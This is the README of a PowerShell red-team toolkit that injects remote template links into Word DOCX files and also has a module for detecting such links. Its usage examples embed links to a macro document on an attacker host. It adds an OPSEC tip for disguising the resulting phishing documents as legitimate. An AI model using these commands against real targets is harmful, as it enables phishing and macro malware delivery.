 nickvourd/rti-toolkit
PowerShell toolkit for remote template injection attacks and defense. Injects malicious links into Office Word documents for phishing, with identification modules for blue teams.

Remote Template Injection Toolkit

RTI-Toolkit is an open-source PowerShell toolkit for Remote Template Injection attack. This toolkit includes a PowerShell script named PS-Templator.ps1 which can be used from both an attacking and defensive perspective.
The following tables presents the main modules (cmdlets) of PS-Templator.ps1:
| Cmdlet | Description | Prespective |
|---|---|---|
| Invoke-Template | Implements remote template links within default Office Word templates | Attacking |
| Invoke-Regular | Implements remote template links within regular Office Word documents without template | Attacking |
| Invoke-Identify | Indentifies remote template links within Office Word docx documents with/without template | Defensive |
⚠️ PS-Templator.ps1 supports only DOCX files.
ℹ️ This tool is referenced by the National Institute of Standards and Technology (NIST) National Vulnerability Database (NVD) in CVE-2025-65318 and CVE-2025-65319.
This tool is licensed under the  .
.
Special thanks to my friends @Papadope9 and Stavros Gkounis (a.k.a purpl3ph03n1x), who provided invaluable assistance during the beta testing phase of the tool.
This tool was inspired during an iCAST Red Teaming Assessment with @S1ckB0y1337 a few years ago.
Supernova was created with ❤️ by @nickvourd.
Remote Template Injection (RTI) in the context of Microsoft Office refers to a specific type of security vulnerability that can be exploited through malicious templates in Office documents (e.g., Word, Excel, PowerPoint).
For example, in a DOCX file, the content is stored in XML format within the archive, and some of these XML files may reference external resources or templates. Attackers can indeed manipulate these XML files to insert malicious links or content that can potentially exploit vulnerabilities or deceive users.
This is a Macro-Based attack.
To load PS-Templator.ps1 as a module into memory, run the following command:
Import-Module .\PS-Templator.ps1
ℹ️ PS-Templator.ps1 works without the necessity of installing any additional dependencies.
ℹ️ PS-Templator.ps1 works as PowerShell module.
ℹ️ PS-Templator.ps1 tested on Windows 10 machine with Office 2019 Professional plus.
Invoke-Template is a cmdlet that implements remote template links within default Office Word templates.

Assuming that you have a default Word template, one like them:

Saved as, for example, 'Name.docx':

If you use Invoke-Template cmdlet you can insert a malicious link within this docx:
⚠️ Before running Invoke-Template, please make sure to save the document and close it (terminate its process).
Invoke-Template -InputDoc Name.docx -Link "https://192.168.1.3:8080/Doc1.docm" -Output C:\Users\User\Desktop\LegitDocument.docx
Outcome:

As you can see, the Invoke-Template module keeps a backup of the original document and provides the full path to the malicious document.

From debugging prespective, if you connvert the malicious docx to zip archive and go into /word/_rels/settings.xml.rels, you can see the malicious link:
Invoke-Regular is a cmdlet that implements remote template links within default Office Word documents without templates.

Assuming that you have a default Word document without a template, like this:

Saved as, for example, 'Doc1.docx':
If you use Invoke-Regular cmdlet you can insert a malicious link within this docx:
⚠️ Before running Invoke-Regular, please make sure to save the document and close it (terminate its process).
Invoke-Regular -InputDoc C:\Users\User\Desktop\Doc1.docx -Link "http://192.168.1.3:8080/Doc1.docm" -Output Nikos2.docx
Outcome:

As you can see, the Invoke-Regular module keeps a backup of the original document and provides the full path to the malicious document.
From debugging prespective, if you connvert the malicious docx to zip archive and go into /word/_rels/settings.xml.rels, you can see the malicious link:


From an OPSEC perspective, you can use -TemplateName in conjunction with the Invoke-Regular module. This will make your malicious document appear more legitimate if someone try to analyze it.
Here is an example:
Invoke-Regular -InputDoc C:\Users\User\Desktop\Doc1.docx -Link "http://192.168.1.3:8080/Doc1.docm" -Output Legittemplate.dotx
Outcome:

From debugging prespective, if you connvert the malicious docx to zip archive and go into /docProps/app.xml, you can see the fake template name:
Invoke-identify is a cmdlet that indentifies remote template links within Office Word docx documents with/without template.
